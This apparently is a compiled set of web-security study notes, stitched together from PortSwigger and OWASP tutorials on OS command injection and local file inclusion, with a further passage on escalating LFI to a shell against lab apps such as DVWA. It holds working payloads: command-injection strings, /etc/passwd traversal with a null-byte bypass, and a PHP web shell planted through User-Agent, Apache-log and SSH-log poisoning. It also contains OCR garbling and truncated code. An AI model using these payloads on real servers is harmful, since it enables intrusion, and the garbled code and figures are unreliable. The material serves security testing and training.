If successful, the command will cause a connection with our server.

Related articles:

From <https://support.portswigger.net/customer/portal/articles/2590642-using-burp-to-test-for-code-injection-vulnerabilities>

OS Command Injection


Sunday, December 23, 2018 1:13 AM

Using Burp to Test for OS Command Injection Vulnerabilities

An OS command injection attack occurs when an attacker attempts to execute system level commands through a vulnerable application. A successful attack could potentially violate the entire access control model applied by the web application, allowing unauthorized access to sensitive data and functionality.

Thsi tutorial uses versions of "WackoPicko" and “Mutillidae” taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.


Manually Detecting OS Command Injection



First, ensure that Burp is correctly configured with your browser.

Ensure "Intercept is off" in the Proxy "Intercept" tab.

Any instances where the web application might be interacting with the underlying operating system by calling external processes or accessing the filesystem should be probed for command injection flaws.




In general, the most reliable way to detect whether command injection is possible is to use time-delay inference in a similar manner with which you might test for blind SQL injection.

Visit the web page of the application that you are testing.


Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Now, enter some data in to the password field and send a request to the server. In this example by clicking the "Check" button.




The request will be captured in the Proxy "Intercept" tab.

Right click anywhere on the request to bring up the context menu.
Click "Send to Repeater".



Here we can place various payloads into the input field and monitor the response.
Click the "Go" button in Repeater to send the request to the server.




Beneath the Repeater "Response" panel we can see the time taken to receive the

response in milliseconds.
The response in this example has taken 4 milliseconds.

You can normally use the `ping` command as a means of triggering a time delay by causing the server to ping its loopback interface for a specific period. There are minor differences between how Windows and UNIX-based platforms handle command separators and the `ping` command. However, the following all purpose test string should induce a 10-second time delay on either platform if no filtering is in place.

```
|| ping -c 10 127.0.0.1 ; x || ping -n 10 127.0.0.1 &
```


Add your payload to the request and click the "Go" button again to resend the request to the server.



Return to the Repeater "Response" panel to monitor the time taken to receive the response with the addition of the payload.

The response in this example has taken 9,061 seconds milliseconds. Repeat the test case several times to confirm that the delay was not the result of network latency or other anomalies.

A time delay would indicate that the application may be vulnerable to OS Command Injection.




The next step is to determine whether you can retrieve the results of the command

directly to your browser.

Try injecting a more interesting command, such as `ls`, `dir` or `id`.

We can see how this payload has executed in OWASPBWA Mutillidae:


```
555-555-0199@example.com| ls /var/www ; x &
```



If you are unable to retrieve results directly, you have other options.

You can attempt to open an out-of-band channel back to your computer or you can redirect the results of your commands to a file within the web root, which you can then retrieve directly using your browser.

In our WackoPicko example we were able to use the `id` command to create a file within the application's web root folder.



You can check the results of your injection in your browser by adding the specified filename to the URL of the web root.

The id command allows us to print real and effective User ID (UID) and Group ID (GID).

Having confirmed the ability to inject commands and retrieve results, the next step should be to determine your privilege level.

You may then seek to escalate privileges, gain backdoor access to sensitive application data, or attack other hosts reachable from the compromised server.

From <https://support.portswigger.net/customer/portal/articles/2590661-using-burp-to-test-for-os-command-injection-vulnerabilities>

Local File Inclusion (LFI)

Sunday, December 23, 2018 1:17 AM

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Local File Inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since LFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters.

Consider the following example:
http://vulnerable_host/preview.php?file=example.html

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:
http://vulnerable_host/preview.php?file=../../../../etc/passwd

If the above mentioned conditions are met, an attacker would see something like the following:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
```

Very often, even when such vulnerability exists, its exploitation is a bit more complex. Consider the

following piece of code:

```
<?php “includ e/”.includ e($_GET['filename'].“.php”); ?>
```

In the case, simple substitution with arbitrary filename would not work as the postfix 'php' is appended. In order to bypass it, a technique with null-byte terminators is used. Since %00 effectively presents the end of the string, any characters after this special byte will be ignored. Thus, the following request will also return an attacker list of basic users attributes:
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00jpg

References

- Wikipedia - http://www.wikipedia.org/wiki/Local_File_Inclusion
- Hakipedia - http://hakipedia.com/index.php/Local_File_Inclusion

From <https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion>

Introduction

Local File Inclusion (LFI) is one of the most popular attacks in Information Technology. In this article, we are not going to focus on what LFI attacks are or how we can perform them, but instead, we will see how to gain a shell by exploiting this vulnerability. If you don’t know how the attack works, you can have a look here first: File Inclusion Attacks – Infosec Institute.
The main chapters that we will divide this article are:

1. Introduction
2. From LFI to code execution
3. The /proc/self/environ file
4. Apache and SSH logs
5. Sending emails
6. Uploading Files
7. Conclusion and Tips

From LFI to code execution

As you probably already know, LFI attacks don’t only allow attackers to view contents of several files inside a server. With LFI we can sometimes execute shell commands directly to the server. In other words, we can get a shell. Several ways have been developed to achieve this goal. Most of the times, what we should focus on, is:


- Server logs (Apache and SSH).
- Mail logs
- File Upload forms
- The /proc/self/environ file

Every time, we will be trying to inject PHP code inside some server logs to use the LFI attack and thus, execute the code. We will encounter several difficulties, and this is why we will examine multiple techniques. Let’s break this down.

For simplicity's sake, we will be using the following PHP code as the vulnerable web application:

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```

This implementation can be found at the DVWA project.




Screenshot from the LFI vulnerable app implementation by DVWA.

The /proc/self/environ file

The technique we are going to examine first is the most common method used to gain a shell from an LFI. The file located under ***/proc/self/environ*** contains several environment variables such as REMOTE_PORT, **HTTP_USER_AGENT** and more. For most Linux Operating Systems the file shouldn't be accessible from non-root users. This is why this technique is old and on upgraded systems, it will not work.

Again, on updated systems, we won't be able to access the file from the vulnerable application. Supposing we are dealing with an outdated OS, trying to include the /proc/self/environ file will result in something like this:

For better graphics and user experience I will be using Burp Suite to catch, modify and analyze the requests. The screenshot will be clearer too. Again, here is how it looks like when trying to include the environ file:




As we can see, there is a variable called ***HTTP_USER_AGENT***. This environment variable contains the Web Browser we have used to access the page. On this example, we can see that a Mozilla browser has been used. Of course, we can change our User Agent. As the application will **include** – execute – this file (and thus our user agent name), we can try to modify our User-Agent to something like:

```
<?php
system($_GET['cmd']);
?>
```


For those who are not familiar with PHP, the above command will tell the application to execute (on the server side) whatever follows our new parameter, ***cmd***. Of course, other functions such as exec() or passthru() can be used. To edit the User Agent value, I have used Burp Suite. If you don't want to use Burp, there are several add-ons available which you can use. After sending the malicious request, let's attempt to check if it worked.

By parsing the value **ls** to the **cmd** variable, we can see something like this:



Sending a request at […]/fi/?page=/proc/self/environ&cmd=ls will cause the server to list its files.

As we can see, our attack works! It is now time to get a shell! There are, literally, dozens of ways to do it. View this article and pick one: Reverse Shell Cheat Sheet! My personal opinion is to use the python one. As sometimes nc commands will not be allowed or some of its arguments will be rejected, I have found out that the python one works fine almost every time. My request:



And the result:

As we can see, we have successfully gained a shell by exploiting LFI. That was just one out of the various techniques we can use to achieve it. For the simplicity of this article, I will

not repeat the process of gaining a shell again, as you already know how to do it. Instead, we will see several other ways and files you should look for to gain a shell, in case the above technique didn't work.

Apache and SSH logs

The Apache and SSH log files are very important, and we should always attempt to inject them if the previous technique has failed. The Apache log file is – most commonly – available under **/var/log/apache2/access.log,** and it contains all the requests directed to the HTTP server. Here is how the access log file looks like when we attempt to include it.

What we have to do to gain a reverse shell is to create manually an HTTP request with a malicious code included. This malicious code will be then inserted into the apache log file. On our terminal window we can do the following:

```
h0r1z0n@satoshi:~$ nc localhost 80
GET /<?php system($_GET['cmd']); ?>

HTTP/1.1 404 Not Found
Date: Mon, 01 Aug 2016 22:45:59 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 276
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /&lt; was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
h0r1z0n@satoshi:~$
```

Then, by using the LFI to include the **/var/log/apache2/access.log** file and repeating the process we previously followed, we will be able to gain a shell.

Another tricky way to include malicious code into the logs is by using the SSH logs. These logs are most commonly located under **/var/log/auth.log**. Whenever we attempt to connect an SSH server, this attempt is logged under the file we mentioned. Thus, if the file is readable we can run something like this:

$ ssh <? php system($_GET[‘cmd’]);?>@VICTIM-IM

